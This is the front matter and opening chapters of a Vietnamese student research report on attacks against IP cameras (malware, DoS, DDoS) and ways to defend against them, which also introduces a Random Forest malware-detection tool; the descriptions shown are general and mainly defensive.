BỘ GIÁO DỤC VÀ ĐÀO TẠO

**TRƯỜNG ĐH SƯ PHẠM KỸ THUẬT TPHCM**

**TP Hồ Chí Minh, 10 / 2023**

**Chủ nhiệm đề tài: Văn Thị Mười Ngọc**

**MS : SV2023 - 29**

**TÌM HIỂU CÁC KỸ THUẬT TẤN CÔNG CAMERA**

**DỰA TRÊN ĐỊA CHỈ IP VÀ GIẢI PHÁP PHÒNG CHỐNG.**

**BÁO CÁO TỔNG KẾT**

**ĐỀ TÀI NGHIÊN CỨU KHOA HỌC CỦA SINH VIÊN**

BỘ GIÁO DỤC VÀ ĐÀO TẠO

**TRƯỜNG ĐH SƯ PHẠM KỸ THUẬT TPHCM**

**BÁO CÁO TỔNG KẾT**

**ĐỀ TÀI NGHIÊN CỨU KHOA HỌC CỦA SINH VIÊN**

**TÌM HIỂU CÁC KỸ THUẬT TẤN CÔNG CAMERA**

**DỰA TRÊN ĐỊA CHỈ IP VÀ GIẢI PHÁP PHÒNG CHỐNG.**

**MS : SV2023 - 29**

Thuộc nhóm ngành khoa học:

SV thực hiện: Văn Thị Mười Ngọc Nam, Nữ: Nữ

Dân tộc: Kinh

Lớp, khoa: 211102C Khoa Công nghệ thông tin Năm thứ: 3 /Số năm đào tạo: 4

Ngành học: Công nghệ thông tin

Người hướng dẫn: Tiến sĩ Nguyễn Xuân Sâm

**TP Hồ Chí Minh, 10 / 2023**

# LỜI CẢM ƠN

Lời đầu tiên, nhóm xin gửi đến thầy TS. Nguyễn Xuân Sâm – giảng viên hướng dẫn của nhóm lời cảm ơn sâu sắc vì những hỗ trợ hết mình, những ý kiến định hướng quý báu của thầy trong quá trình thực hiện đề tài. Cảm ơn thầy đã luôn theo sát, hướng dẫn và nhắc nhở nhóm tận tâm và chuyên nghiệp. Những chia sẻ quý báu từ thầy đã giúp nhóm hiểu rõ hơn về đề tài và cách tiếp cận nghiên cứu, định hướng đúng cho nghiên cứu của mình. Sự đồng hành của thầy đã tiếp thêm nhiều động lực cho nhóm có thể vượt qua các giai đoạn khó khăn để hoàn thành đề tài.

Nhóm cũng xin gửi lời cảm ơn đến quý thầy cô bộ môn của khoa Công nghệ thông tin đã hết mình truyền tải các kiến thức làm cơ sở để nhóm có thể tìm hiểu học hỏi thêm từ đó xây dựng và hoàn thành đề tài. Những kinh nghiệm và kiến thức mà các thầy cô truyền dạy đã đóng góp không nhỏ vào quá trình nghiên cứu của nhóm. Sự tận tâm chỉ dẫn cảu quý thầy cô đã tạo điều kiện và là chất xúc tác để nhóm có thể đi đến ngày hôm nay.

Nhóm cũng xin gửi lời cảm ơn đến các bạn sinh viên đã tham gia khảo sát của đề tài. Những thông tin mà các bạn cung cấp vô cùng hữu ích, làm cơ sở để nhóm xây dựng và định hướng đề tài. Những dữ liệu quý giá ấy đã giúp nhóm có cái nhìn một cách toàn diện, khách quan và vô cùng thực tế về đề tài.

Cảm ơn những những chia sẻ vô cùng quý báu đến từ quý thầy cô, những dữ liệu bổ ích từ các bạn sinh viên đã góp phần hoàn thành đề tài cùng nhóm. Không biết nói gì hơn, nhóm sẽ chuyển nó thành động lực để đẩy mạnh sự phát triển của đề tài theo đúng định hướng đem lại lợi ích cho cộng đồng, bảo vệ sự an toàn cá nhân trong quá trình sử dụng mạng Internet.

Trân trọng,

# MỤC LỤC

[LỜI CẢM ƠN 3](#_Toc148713773)

[MỤC LỤC 4](#_Toc148713774)

[DANH MỤC HÌNH ẢNH 6](#_Toc148713775)

[DANH MỤC NHỮNG TỪ VIẾT TẮT 7](#_Toc148713776)

[CHƯƠNG MỞ ĐẦU 11](#_Toc148713777)

[Lí do chọn đề tài 11](#_Toc148713778)

[Mục tiêu nghiên cứu 12](#_Toc148713779)

[Phương pháp nghiên cứu 12](#_Toc148713780)

[Đối tượng và phạm vi nghiên cứu 13](#_Toc148713781)

[CHƯƠNG 1 : CÁC KỸ THUẬT TẤN CÔNG CAMERA DỰA TRÊN ĐỊA CHỈ IP 14](#_Toc148713782)

[1.1. Giao thức IP 14](#_Toc148713783)

[1.2. Tấn công sử dụng mã độc 14](#_Toc148713784)

[1.3. Tấn công từ chối dịch vụ 16](#_Toc148713785)

[1.4. Tấn công từ chối dịch vụ phân tán 17](#_Toc148713786)

[1.5. Tấn công sử dụng lỗ hổng bảo mật 18](#_Toc148713787)

[1.6. IP Hijacking 20](#_Toc148713788)

[1.7. Packet sniffing 21](#_Toc148713789)

[1.8. Tấn công Man-in-the-Middle (MITM) 23](#_Toc148713790)

[1.9. Tấn công Cross-Site Scripting (XSS) 24](#_Toc148713791)

[1.10. Tấn công SQL Injection 25](#_Toc148713792)

[1.11. Tấn công Brute Force 25](#_Toc148713793)

[1.12. Tấn công IoT Botnet 26](#_Toc148713794)

[1.13. Khảo sát mức độ hiểu rõ về nguy cơ bị tấn công và giải pháp phòng chống tấn công mạng của sinh viên trường ĐH Sư phạm Kỹ thuật TP.HCM 28](#_Toc148713795)

[CHƯƠNG 2 : XÂY DỰNG CHƯƠNG TRÌNH MÁY TÍNH PHÁT HIỆN MÃ ĐỘC XÂM NHẬP THỜI GIAN THỰC ỨNG DỤNG THUẬT TOÁN RANDOM FOREST 32](#_Toc148713796)

[2.1. Các thư hiện được sử dụng trong chương trình máy tính 32](#_Toc148713797)

[2.2. Các thư việc đặc biệt được sử dụng trong đề tài 32](#_Toc148713798)

[2.2.1. Giới thiệu Streamlit: 33](#_Toc148713799)

[2.2.2. Giới thiệu Joblib: 33](#_Toc148713800)

[2.2.3. Giới thiệu Pefile: 34](#_Toc148713801)

[2.2.4. Giới thiệu Numpy: 34](#_Toc148713802)

[2.2.5. Giới thiệu Pandas: 35](#_Toc148713803)

[2.2.6. Giới thiêu Scikit-learn: 35](#_Toc148713804)

[2.2.7. Giới thiệu thư viện Matplotlib: 36](#_Toc148713805)

[2.3. Phân tích, lựa chọn và huấn luyện mô hình: 37](#_Toc148713806)

[2.3.1. Phân tích và lựa chọn thuật toán: 39](#_Toc148713807)

[2.3.2. Thuật tóan Random Forest 42](#_Toc148713808)

[2.3.3. Sử dụng thuật toán random forest: 45](#_Toc148713809)

[2.4. Xây dựng các phương thức làm việc với các tập tin 47](#_Toc148713810)

[2.5. Xây dựng giao diện 48](#_Toc148713811)

[CHƯƠNG 3 : KIỂM THỬ VÀ ĐÁNH GIÁ 52](#_Toc148713812)

[3.1. Xây dựng kịch bản tấn công và tạo Malware 52](#_Toc148713813)

[3.2. Thực hiện kiểm tra bằng website 59](#_Toc148713814)

[KẾT LUẬN VÀ KIẾN NGHỊ 62](#_Toc148713815)

[Kết luận 62](#_Toc148713816)

[Kiến nghị 63](#_Toc148713817)

[TÀI LIỆU THAM KHẢO 64](#_Toc148713818)

# DANH MỤC HÌNH ẢNH

[Hình 1: DNS Hijacking 19](#_Toc148713745)

[Hình 2: Session Sniffing 21](#_Toc148713746)

[Hình 3: 35,5% sinh viên tham gia khảo sát đã gặp phải tấn công mạng 27](file:///C:\Users\PC\OneDrive%20-%20hcmute.edu.vn\Desktop\BCNT.docx#_Toc148713747)

[Hình 4: Hình thức tấn công hay gặp nhất 28](#_Toc148713748)

[Hình 5: Hậu quả của tấn công mạng 28](file:///C:\Users\PC\OneDrive%20-%20hcmute.edu.vn\Desktop\BCNT.docx#_Toc148713749)

[Hình 6: Các biện pháp tránh tấn công mạng của sinh viên 29](file:///C:\Users\PC\OneDrive%20-%20hcmute.edu.vn\Desktop\BCNT.docx#_Toc148713750)

[Hình 7: Hệ điều hành được sử dụng nhiều 30](#_Toc148713751)

[Hình 8: Tên các thuộc tính đặc trưng đã được lựa chọn 37](#_Toc148713752)

[Hình 9: Một số thuật toán có sẵn trong thư viện sklearn.ensemble và đánh giá kết quả dự đoán dự trên tập dữ liệu được huấn luyện 38](#_Toc148713753)

[Hình 10: Số lượng cây quyết định cho thuật toán Randomforest 39](#_Toc148713754)

[Hình 11: Đồ thị trực quan số lượng cây quyết định cho thuật toán random forest 40](#_Toc148713755)

[Hình 12: Kết quả độ chính xác của mô hình sau khi huấn luyện tập dữ liệu 43](#_Toc148713756)

[Hình 13: Sự sai sót trong quá trình dự đoán 43](#_Toc148713757)

[Hình 14: Đồ thị ma trận nhầm lẫn biểu diễn trực quan mô hình đã huấn luyện 44](#_Toc148713758)

[Hình 15: Wesite được xây dựng 51](file:///C:\Users\PC\OneDrive%20-%20hcmute.edu.vn\Desktop\BCNT.docx#_Toc148713759)

[Hình 16: Tin nhắn chứa link dẫn đến mã độc hay gặp 52](#_Toc148713760)

[Hình 17: Xem cấu hình máy tấn công 52](#_Toc148713761)

[Hình 18: Tạo file Malware 53](#_Toc148713762)

[Hình 19: Kích hoạt dịch vụ máy chủ website 54](#_Toc148713763)

[Hình 20: Cấp quyền cho thư mục lưu mã nguồn của website mới kích hoạt 55](#_Toc148713764)

[Hình 21: Cấu hình để lắng nghe nạn nhân 56](#_Toc148713765)

[Hình 22: Tin nhắn chứa link dẫn đến Malware 57](#_Toc148713766)

[Hình 23: Nạn nhân truy cập link và tải về 57](#_Toc148713767)

[Hình 24: Nạn nhân tiến hành cài đặt app và đã bị ngay lực tức bị theo dõi 58](file:///C:\Users\PC\OneDrive%20-%20hcmute.edu.vn\Desktop\BCNT.docx#_Toc148713768)

[Hình 25: Tấn công máy nạn nhân thông qua các câu lệnh 58](file:///C:\Users\PC\OneDrive%20-%20hcmute.edu.vn\Desktop\BCNT.docx#_Toc148713769)

[Hình 26: Giao diện của website 59](#_Toc148713770)

[Hình 27: Tiến hành tải tệp tin lên kiểm tra 60](#_Toc148713771)

[Hình 28: Phát hiện Malwares trong tệp tin được tải lên 61](#_Toc148713772)

# DANH MỤC NHỮNG TỪ VIẾT TẮT

|  |  |
| --- | --- |
| **Từ viết tắt** | **Viết đầy đủ** |
| IP | Internet Protocol |
| DoS | Denial of Service |
| DDoS | Distributed Denial of Service |
| Google LLC | Google Limited Liability Company |
| Malware | Malicious Software |
| MITM | Man in the Middle |
| XSS | Cross Site Scripting |
| IPS | Hệ thống ngăn chặn xâm nhập |
| IDS | Hệ thống phát hiện xâm nhập |
| VPN | Virtual Private Network |
| RAT | Remote Access Trojan |

BỘ GIÁO DỤC VÀ ĐÀO TẠO

**TRƯỜNG ĐH SƯ PHẠM KỸ THUẬT TPHCM**

**THÔNG TIN KẾT QUẢ NGHIÊN CỨU CỦA ĐỀ TÀI**

**1. Thông tin chung:**

**-** Tên đề tài: TÌM HIỂU CÁC KỸ THUẬT TẤN CÔNG CAMERA DỰA TRÊN ĐỊA CHỈ IP VÀ GIẢI PHÁP PHÒNG CHỐNG.

- Chủ nhiệm đề tài: Văn Thị Mười Ngọc Mã số SV: 21110561

- Lớp: 211102C Khoa: Công nghệ thông tin

- Thành viên đề tài:

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **Stt** | **Họ và tên** | **MSSV** | **Lớp** | **Khoa** |
| 1 | Lê Trạc Tiến | 21110677 | 211101D | Công nghệ thông tin |

- Người hướng dẫn: TS. Nguyễn Xuân Sâm

**2. Mục tiêu đề tài:**

Xây dựng chương trình máy tính có khả năng phát hiện mã độc xâm nhập thời gian thực sử dụng ngôn ngữ lập trình Python, đề ra các giải pháp phòng chống tấn công camera dựa trên địa chỉ IP.

**3. Tính mới và sáng tạo:**

* **Tính mới:**

Đề tài cung cấp nguồn kiến thức và thông tổng hợp về các kỹ thuật trong việc tấn công camera dựa trên giao thức IP. Việc tổng hợp các kỹ thuật tấn công và đưa ra các giải pháp phòng chống sẽ giúp nâng cao hơn nữa hiểu biết và nhận thức của người dùng về mối đe dọa an ninh mạng, góp phần nâng cao khả năng giải trừ nguy cơ bị tấn công và bảo vệ thông tin cá nhân, doanh nghiệp, tổ chức.

* **Tính sáng tạo:**

Xây dựng được chương trình máy tính có khả năng phát hiện mã độc xâm nhập thời gian thực bằng thuật toán Random Forest một cách hiệu quả. Sản phẩm giúp xác định và phân loại các tệp dữ liệu có chứ mã độc một cách tự động và chính xác, góp phần bảo vệ hệ thống và dữ liệu của người dùng.

**4. Kết quả nghiên cứu:**

Tổng hợp được các kỹ thuật tấn công camera dựa trên địa chỉ IP và các giải pháp phòng chống.

Xây dựng được chương trình máy tính có khả năng kiểm tra các tệp dữ liệu có chứa mã độc bằng thuật toán random forest.

**5. Đóng góp về mặt giáo dục và đào tạo, kinh tế - xã hội,** **an ninh, quốc phòng và khả năng áp dụng của đề tài:**

Về giáo dục: Cung cấp nguồn tài liệu tổng hợp về các kỹ thuật tấn công thông qua giao thức IP và biện pháp phòng chống, từ đó giúp người đọc hiểu rõ hơn về nguy cơ bị tấn công và xây dựng biện pháp bảo mật phù hợp để bảo vệ hệ thống và dữ liệu cá nhân.

Về kinh tế - xã hội: Sản phẩm là ứng dụng phù hợp giúp doanh nghiệp tránh khỏi các mối đe dọa và cung cấp các biện pháp phòng chống giúp tăng cường bảo mật hệ thống camera.

Về an ninh: Phát hiện và đưa ra tín hiệu cản báo sớm về các loại mã độc, phương thức tấn công mới nhằm bảo vệ hệ thông thông tin, an ninh cục bộ.

Về quốc phòng: Nâng cao năng lực phòng chống, đối phó các mối đe dọa an ninh tiềm ẩn trên nền tảng mạng.

Đề tài có khả năng áp dụng rộng rãi không chỉ cho sinh viên, giảng viên, chỉ cần là cư dân trên nền tảng mạng đều có thể sử dụng sản phẩm để phát hiện và phòng chống các tác nhân gây hại ẩn trong các tệp dữ liệu được lan truyền hằng ngày, góp phần bảo vệ người dùng khỏi những nguy cơ bị tấn công tiềm ẩn từ việc lưu trữ các dữ liệu mong muốn từ nền tảng mạng về máy cá nhân.

**6.** **Công bố khoa học của SV từ kết quả nghiên cứu của đề tài** *(ghi rõ tên tạp chí nếu có)* hoặc nhận xét, đánh giá của cơ sở đã áp dụng các kết quả nghiên cứu *(nếu có)*:

Không có.

Ngày tháng 10 năm 2023

|  |  |
| --- | --- |
|  | **SV chịu trách nhiệm chính**  **thực hiện đề tài**  *(kí, họ và tên)* |

**Nhận xét của người hướng dẫn về những đóng góp khoa học của SV thực hiện đề tài** *(phần này do người hướng dẫn ghi):*

Ngày tháng 10 năm 2023

|  |  |
| --- | --- |
|  | **Người hướng dẫn**  *(kí, họ và tên)* |

# CHƯƠNG MỞ ĐẦU

## Lí do chọn đề tài

Camera – thiết bị đang ngày được sử dụng rộng rãi cho việc giám sát an ninh, ghi lại các tư liệu hình ảnh hay là trao đổi thông tin trực tuyến. Camera dựa trên giao thức IP đang ngày càng đóng một vai trò vô cùng quan trọng trong đời sống hằng ngày của con người, nhưng thiết bị này cũng mang lại nhiều rủi ro tiềm ẩn ví như việc bị theo dõi, đánh cắp dữ liệu hình ảnh,.. Các kỹ thuật tấn công camera ngày càng trở nên khó đoán và phức tạp hơn, mức độ nguy hiểm cũng được nâng cao hơn rất nhiều. Kẻ xâm nhập có thể kiểm soát, xâm phạm quyền riêng tư của người sử dụng. Chúng có thể thực hiện các hành động như chụp hình, ghi âm hay nguy hiểm hơn là tạo ra các đoạn video giả mao, can thiệp vào hình ảnh truyền tải. Hậu quả từ việc bị xâm nhập ngoài việc bị mất các dữ liệu quan trọng, tiết lộ các thông tin nhạy cảm như hình ảnh cá nhân được camera ghi lại, người dùng còn có thể bị đánh lừa bởi những thông tin đã bị thay đổi bởi kẻ tấn công, đưa ra những quyết định sai lầm gây nhiều hệ lụy về sau. Không chỉ dừng lại ở cá nhân, các doanh nghiệp hay các tổ chức có quy mô là đối tượng béo bở có khả năng bị tấn công thông qua hệ thống an ninh lớn hơn với nguồn dữ liệu có giá trị cao, lợi ích quốc gia cũng có thể bị ảnh hưởng.

Từ việc thực hiện khảo sát mức độ nhận biết về tấn công mạng trong các bạn sinh viên trường Đại học Sư phạm Kỹ thuật TP.HCM, nhóm đã nhận thấy được kết quả đáng lo ngại trong việc tham gia các môi trường mạng công cộng. Tồn tại lớn lượng sinh viên luôn trong trạng thái lo lắng khi tham gia các nền tảng sử dụng mạng để chia sẻ thông tin, lo ngại về thông tin được truyền tải rộng rãi mất quyền riêng tư, lo ngại về thông tin bị chỉnh sửa, lưu phải những thông tin không an toàn gây ảnh hưởng đến hệ thống và các thông tin trong máy cá nhân của mình. Điều này ảnh hưởng lớn đến quá trình học tập của các bạn sinh viên từ đó tác động xấu đến kết quả học tập.

Từ những kiến thức được học, những thông tin thu thập được từ nhu cầu của các bạn sinh viên nhóm đã xây dựng đề tài “Tìm hiểu các kỹ thuật tấn công camera dựa trên địa chỉ IP và giải pháp phòng chống” với mong muốn giúp các bạn sinh viên hiểu rõ hơn về các phương thức tấn công mạng và trang bị được các giải pháp phòng chống để bảo vệ bản thân khỏi những tấn công. Từ đó có thể tự tin tham gia các nền tảng sử dụng mạng, lưu các thông tin một cách chọn lọc và hiệu quả, giúp quá trình học tập thuận lợi hơn.

## Mục tiêu nghiên cứu

Mục tiêu nghiên cứu được hướng đến nhằm cung cấp các kiến thức về kỹ thuật tấn công dựa trên địa chỉ IP và các giải pháp phòng chống tấn công hiệu quả với từng kỹ thuật. Giúp người đọc nâng cao nhận thức về an toàn trên các nền tảng mạng, áp dụng các biện pháp bảo mật phù hợp từ đó bảo vệ bản thân và hệ thống camera của mình.

Tìm hiểu các tài liệu xây dựng chương trình máy tính có thể phát hiện các tác nhân gây hại tồn tại trong các tệp tin. Từ đó góp phần bảo vệ người dùng khi sử dụng các tệp tin được lưu từ các nguồn trên mạng.

## Phương pháp nghiên cứu

Phương pháp nghiên cứu là một phần vô cùng quan trọng trong quá trình thực hiện đề tài của nhóm. Để thành công xây dựng giải pháp theo đúng tiến độ, đem lại kết quả chính xác, độ tin cậy cao nhóm đã áp dụng kết hợp nhiều phương pháp. Dưới đây là các phương pháp nghiên cứu được áp dụng:

* Phương pháp liệt kê: liệt kê các thuật toán có sẵn trong thư viện sklearn.ensemble, các kỹ thuật tấn công thông qua địa chỉ IP, các thư viện được sử dụng.
* Phương pháp phân tích: tập huấn các tập dữ liệu cho các thuật toán, tiến hành phân tích số lượng cây quyết định dựa trên các thuật toán, tỷ lệ số lượng dự đoán chính xác dựa trên số lượng cây quyết định.
* Phương pháp thảo luận: Thảo luận làm việc nhóm với các thành viên thực hiện đề tài, trao đổi với giảng viên hướng dẫn đề tài và các giảng viên bộ môn về định hướng đề tài, tính đúng đắn của các dữ liệu thu thập.
* Phương pháp thực nghiệm: Xây dựng website và kiểm thử các file malwares và các file bình thường, thực hiện các phương pháp bảo vệ máy tính tránh khỏi tấn công từ chối dịch vụ và tấn công sử dụng mã độc.
* Phương pháp mô hình hóa: Tiến hành dung các thư viện hỗ trợ, xây dựng các biểu đồ trực quan các mô hình thuật toán và số lượng dự đoán sau khi tập huấn các tập dữ liệu trên các mô hình thuật toán này.

## Đối tượng và phạm vi nghiên cứu

Đề tài tập trung vào việc tìm hiểu và tổng hợp các phương pháp tấn công đối với hệ thống camera dựa trên địa chỉ IP. Trong nghiên cứu này, nhóm xem xét và phân tích các kỹ thuật tấn công, bao gồm tấn công từ chối dịch vụ (DoS), tấn công từ chối dịch vụ phân tán (DDoS), tấn công sử dụng các lỗ hổng bảo mật trong hệ thống camera, cùng với các kỹ thuật tấn công khác liên quan đến việc xâm nhập và can thiệp vào hệ thống camera thông qua địa chỉ IP.

Phạm vi nghiên cứu của đề tài bao gồm cả việc khám phá các kỹ thuật tấn công và phân tích cách thức chúng hoạt động, tìm hiểu về các giải pháp phòng chống để bảo vệ camera khỏi các nguy cơ bị tấn công. Các giải pháp phòng chống có thể bao gồm việc áp dụng các biện pháp bảo mật mạng, cập nhật phần mềm, sử dụng các công nghệ mã hóa, xác thực và kiểm soát truy cập, và thực hiện quản lý an ninh hiệu quả cho hệ thống camera. Xây dựng chương trình máy tính phát hiện tác nhân trong tệp tin trên môi trường mạng.

# CHƯƠNG 1 : CÁC KỸ THUẬT TẤN CÔNG CAMERA DỰA TRÊN ĐỊA CHỈ IP

Trong thời đại công nghệ hiện đại, camera dựa trên địa chỉ IP (IP camera) đã trở thành một phần không thể thiếu trong các hệ thống giám sát và an ninh. Trên thực tế, ứng dụng camera IP rất phổ biến và được sử dụng trong nhiều lĩnh vực khác nhau. Chẳng hạn, nó được sử dụng trong giám sát an ninh tại các tòa nhà, cửa hàng, nhà máy và các khu vực công cộng. Ngoài ra, camera IP cũng được sử dụng trong giám sát trẻ em, giám sát hộ gia đình và giám sát giao thông.

Ứng dụng camera hiện nay cũng sử dụng giao thức IP để truyền dữ liệu qua mạng. Camera IP là loại camera quan sát sử dụng mạng internet để gửi và nhận dữ liệu từ xa thông qua giao thức IP.

## Giao thức IP

Giao thức IP (internet Protocol) là một giao thức truyền thông quan trọng trong mạng internet. Nó đảm nhận vai trò quản lý và định tuyến dữ liệu giữa các thiết bị trong mạng. Giao thức IP cho phép các thiết bị kết nối với nhau và truyền dữ liệu qua mạng. Điều này cho phép người dùng xem và kiểm soát camera từ bất kỳ đâu trên thế giới, miễn là có kết nối internet.

Việc sử dụng giao thức IP trong ứng dụng camera mang lại nhiều lợi ích. Đầu tiên, nó cho phép truyền dữ liệu video chất lượng cao và âm thanh qua mạng một cách nhanh chóng và ổn định. Thứ hai, camera IP có thể được quản lý từ xa thông qua giao diện web hoặc ứng dụng di động, giúp người dùng dễ dàng xem và điều khiển camera từ xa. Thứ ba, camera IP có thể tích hợp với các hệ thống an ninh và giám sát khác trong mạng, tạo ra một hệ thống an ninh toàn diện và linh hoạt.

Tuy nhiên, việc sử dụng công nghệ này cũng đồng nghĩa với việc nó trở thành mục tiêu của các kẻ tấn công. Các kỹ thuật tấn công camera dựa trên địa chỉ IP ngày càng trở nên phổ biến, và việc hiểu rõ về chúng cũng là một phần quan trọng trong việc bảo vệ hệ thống an ninh.

## 1.2. Tấn công sử dụng mã độc

Kỹ thuật tấn công sử dụng mã độc là một trong những phương pháp phổ biến mà kẻ tấn công sử dụng để xâm nhập vào hệ thống camera dựa trên địa chỉ IP. Mã độc là các chương trình hoặc mã nguy hiểm được thiết kế để tấn công, kiểm soát hoặc gây hại cho hệ thống mà chúng xâm nhập vào. Dưới đây là một số kỹ thuật tấn công sử dụng mã độc:

* Mã độc Remote Access Trojan (RAT): Mã độc RAT cho phép kẻ tấn công từ xa kiểm soát hoặc quản lý hệ thống camera. Khi được cài đặt trên một thiết bị, RAT cho phép kẻ tấn công truy cập và điều khiển camera từ xa, thực hiện các hoạt động giám sát trái phép hoặc ghi lại dữ liệu.
* Mã độc Botnet: Mã độc Botnet là một loại mã độc được sử dụng để kiểm soát một mạng lưới các thiết bị bị xâm nhập, gọi là botnet. Khi một camera bị nhiễm mã độc Botnet, nó trở thành một phần của mạng lưới và có thể được sử dụng để thực hiện các hoạt động tấn công khác như tấn công DDoS hoặc truyền tải dữ liệu độc hại.
* Phần mềm độc hại phân tán (Ransomware): Ransomware là một dạng mã độc được thiết kế để mã hóa dữ liệu trên hệ thống, sau đó yêu cầu một khoản tiền chuộc để giải mã dữ liệu. Khi một camera bị nhiễm ransomware, nó có thể dẫn đến việc mất dữ liệu quan trọng hoặc rò rỉ thông tin cá nhân.
* Mã độc Keylogger: Mã độc Keylogger là một loại mã độc được sử dụng để ghi lại các phím được nhấn trên bàn phím của một thiết bị. Khi một camera bị nhiễm mã độc Keylogger, kẻ tấn công có thể thu thập thông tin nhạy cảm như tên người dùng, mật khẩu hoặc thông tin thẻ tín dụng.
* Mã độc Spyware: Mã độc Spyware là một loại mã độc được sử dụng để thu thập thông tin người dùng mà không được cho phép. Khi một camera bị nhiễm mã độc Spyware, kẻ tấn công có thể thu thập thông tin như hình ảnh, âm thanh hoặc các dữ liệu khác mà camera thu thập.

Có thể chủ động phòng chống kỹ thuật tấn công này bằng cách :

* Cài đặt và sử dụng phần mềm diệt virus, phần mềm phát hiện mã độc như: Kaspersky, McAfee, Symantec... để phát hiện và loại bỏ các mã độc như virus, trojan, ransomware...
* Cập nhật thường xuyên bản vá lỗ hổng và bản cập nhật bảo mật từ hãng sản xuất cho hệ điều hành và phần mềm.
* Chú ý các thói quen sử dụng máy tính an toàn: không mở đường link hoặc tải tệp tin từ nguồn không rõ; không cài đặt phần mềm từ nguồn không chính thống; tắt chức năng được kích hoạt tự động...
* Tập huấn nghiệp vụ, nâng cao nhận thức về các mối đe dọa và biện pháp phòng chống cho người dùng.

## 1.3. Tấn công từ chối dịch vụ

Tấn công từ chối dịch vụ (DoS) là một trong những kỹ thuật tấn công phổ biến nhất mà kẻ tấn công sử dụng để làm cho một hệ thống không thể tiếp tục sử dụng được bằng cách quá tải tài nguyên của nó. Trong trường hợp camera dựa trên địa chỉ IP, tấn công DoS có thể được thực hiện bằng cách gửi một lượng lớn yêu cầu truy cập đến camera, làm cho nó không thể xử lý các yêu cầu này và dẫn đến việc hệ thống giám sát không hoạt động.

Tấn công DoS thường được thực hiện bằng cách gửi một lượng lớn yêu cầu truy cập đến camera dựa trên địa chỉ IP trong một khoảng thời gian ngắn. Khi camera nhận được quá nhiều yêu cầu cùng một lúc, tài nguyên của nó sẽ bị quá tải và không thể xử lý đủ các yêu cầu này. Kết quả là, hệ thống giám sát sẽ trở nên không thể sử dụng được và không thể ghi lại hoặc truyền tải hình ảnh.

Các tấn công DoS có thể gây ra những hậu quả nghiêm trọng cho một hệ thống giám sát. Nó có thể làm gián đoạn quá trình giám sát và theo dõi, làm cho hệ thống trở nên mất tính liên tục và không thể đáp ứng các yêu cầu từ người dùng. Điều này có thể dẫn đến việc bỏ lỡ các sự kiện quan trọng hoặc không thể giám sát được các hoạt động đáng ngờ.

Để bảo vệ camera dựa trên địa chỉ IP khỏi tấn công DoS, có một số biện pháp mà người dùng có thể thực hiện:

* Cải thiện băng thông và tài nguyên: Đảm bảo rằng camera dựa trên địa chỉ IP có đủ băng thông và tài nguyên để xử lý các yêu cầu truy cập. Nâng cấp cơ sở hạ tầng mạng và tăng cường tài nguyên máy chủ để đảm bảo rằng hệ thống có thể xử lý một lượng lớn yêu cầu.
* Sử dụng giải pháp bảo mật: Sử dụng các giải pháp bảo mật như tường lửa và hệ thống phát hiện xâm nhập (IDS) để phát hiện và ngăn chặn các yêu cầu truy cập độc hại hoặc không hợp lệ từ các kẻ tấn công.
* Giới hạn truy cập: Thiết lập giới hạn truy cập từ xa và đảm bảo rằng chỉ những người dùng được ủy quyền mới có thể truy cập vào camera dựa trên địa chỉ IP. Sử dụng các phương pháp xác thực mạnh để ngăn chặn việc truy cập trái phép.
* Giám sát và phản ứng nhanh: Theo dõi hoạt động của camera dựa trên địa chỉ IP và phản ứng nhanh chóng đối với các hoạt động bất thường hoặc các yêu cầu truy cập đáng ngờ. Sử dụng các công cụ giám sát mạng và hệ thống để phát hiện sớm các tấn công và đưa ra biện pháp phòng ngừa.
* Tấn công từ chối dịch vụ (DoS) có thể làm cho một hệ thống camera dựa trên địa chỉ IP không thể sử dụng được bằng cách quá tải tài nguyên của nó. Để bảo vệ camera khỏi tấn công này, người dùng cần cải thiện băng thông và tài nguyên, sử dụng giải pháp bảo mật, giới hạn truy cập và giám sát hoạt động của hệ thống.

## 1.4. Tấn công từ chối dịch vụ phân tán

Tấn công từ chối dịch vụ phân tán (DDoS) là một hình thức tấn công tương tự như tấn công từ chối dịch vụ (DoS), nhưng khác biệt ở việc tấn công DDoS được thực hiện từ nhiều nguồn khác nhau. Mục tiêu của tấn công DDoS vẫn là làm cho một hệ thống không thể sử dụng được bằng cách quá tải tài nguyên của nó.

Trong trường hợp camera dựa trên địa chỉ IP, tấn công DDoS có thể được thực hiện bằng cách tấn công từ hàng nghìn hoặc hàng triệu thiết bị khác nhau. Kẻ tấn công gửi một lượng lớn yêu cầu truy cập đến camera, làm cho nó không thể xử lý được và gây ra sự cố trong hệ thống giám sát. Điều này có thể dẫn đến việc hệ thống không thể ghi lại hoặc truyền tải hình ảnh, làm gián đoạn quá trình giám sát và theo dõi.

Tấn công DDoS thường được thực hiện bằng cách sử dụng một mạng botnet, tức là một mạng các thiết bị đã bị xâm nhập và kiểm soát bởi kẻ tấn công. Khi kẻ tấn công kích hoạt tấn công, các thiết bị trong botnet sẽ gửi yêu cầu truy cập đến camera dựa trên địa chỉ IP, tạo ra một lượng lớn yêu cầu truy cập đồng thời. Kết quả là, camera không thể xử lý được tất cả các yêu cầu này và hệ thống giám sát sẽ bị quá tải và không thể hoạt động.

Để bảo vệ camera dựa trên địa chỉ IP khỏi tấn công DDoS, có một số biện pháp mà người dùng có thể thực hiện:

* Sử dụng giải pháp bảo mật: Sử dụng các giải pháp bảo mật như tường lửa và hệ thống phát hiện xâm nhập (IDS) để phát hiện và ngăn chặn các yêu cầu truy cập độc hại hoặc không hợp lệ từ các kẻ tấn công.
* Cải thiện băng thông và tài nguyên: Đảm bảo rằng camera dựa trên địa chỉ IP có đủ băng thông và tài nguyên để xử lý các yêu cầu truy cập. Nâng cấp cơ sở hạ tầng mạng và tăng cường tài nguyên máy chủ để đảm bảo rằng hệ thống có thể xử lý một lượng lớn yêu cầu.
* Giới hạn truy cập: Thiết lập giới hạn truy cập từ xa và đảm bảo rằng chỉ những người có thể truy cập là những người dùng được ủy quyền mới vào camera dựa trên địa chỉ IP. Sử dụng các phương pháp xác thực mạnh để ngăn chặn việc truy cập trái phép.
* Giám sát và phản ứng nhanh: Theo dõi hoạt động của camera dựa trên địa chỉ IP và phản ứng nhanh chóng đối với các hoạt động bất thường hoặc các yêu cầu truy cập đáng ngờ. Sử dụng các công cụ giám sát mạng và hệ thống để phát hiện sớm các tấn công và đưa ra biện pháp phòng ngừa.
